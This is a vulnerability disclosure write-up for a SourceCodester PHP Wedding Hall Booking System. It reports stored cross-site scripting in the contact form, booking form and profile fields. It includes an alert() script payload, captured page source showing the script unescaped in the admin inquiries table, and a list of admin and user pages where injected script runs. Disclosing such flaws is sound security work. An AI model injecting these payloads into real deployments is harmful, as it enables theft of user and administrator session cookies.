 main ▾

...

Wedding-Hall-Booking-System / WHBS-XSS.md



Jamison2022 first commit

 History

 0 contributors



97 lines (49 sloc) | 1.71 KB

...

# WHBS-XSS

The Wedding Hall Booking System published in SourceCodester has multiple Cross-site scripting vulnerabilities. The system does not do anything with input and output. Attackers can construct malicious code to steal user and administrator cookies.

## Contact Us

/whbs/?page=contact\_us

 Location  
XYZ Street, There City, Here, 2306

Message

```
<script>alert(/Message3/) </script>
```

WHBS - PHP (by: [oretnom23](#) ) v1.0

Wedding Hall Booking System - A

192.168.11.154 显示 /Message3/ 确定

List of Inquiries

Show 10 entries Search:

#	Inquirer	Email	Message	Status
1		test@sample.com		Unread
2	John Smith	jsmith@sample.com	This is a sample inquiry only.	Read

view-source:192.168.11.154/whbs/admin/?page=inquiries


```

304 <col width="30%">
305 <col width="15%">
306 <col width="10%">
307 </colgroup>
308 <thead>
309 <tr>
310 <th>#</th>
311 <th>Inquirer</th>
312 <th>Email</th>
313 <th>Message</th>
314 <th>Status</th>
315 <th>Action</th>
316 </tr>
317 </thead>
318 <tbody>
319 <tr>
320 <td class="text-center">1</td>
321 <td><script>alert(/Message1/)</script></td>
322 <td>test@sample.com</td>
323 <td class="truncate"><script>alert(/Message3/)</script></td>
324 <td class="text-center">
325 <span class="badge badge-pill badge-primary">Unread</span>
326 </td>

```


script>al 1/2

## Booking Form




Fires when the user views the booking

`/whbs/?page=my_bookings`



Fires when the admin views the booking


`/whbs/admin/?page=bookings`



## Profile page


Modify the profile

/whbs/?page=manage\_account




Fires when the user views the profile

/whbs/?page=profile




## Fires when the admin views the Client Lists

```
/whbs/admin/?page=clients
```




## Staff user profile

```
/whbs/admin/?page=user
```



Fired when an administrator visits the User List page.

`/whbs/admin/?page=user/list`



All of the above vulnerabilities can return cookies.

## Link

<https://www.sourcecodester.com/php/15154/wedding-hall-booking-system-phpoop-free-source-code.html>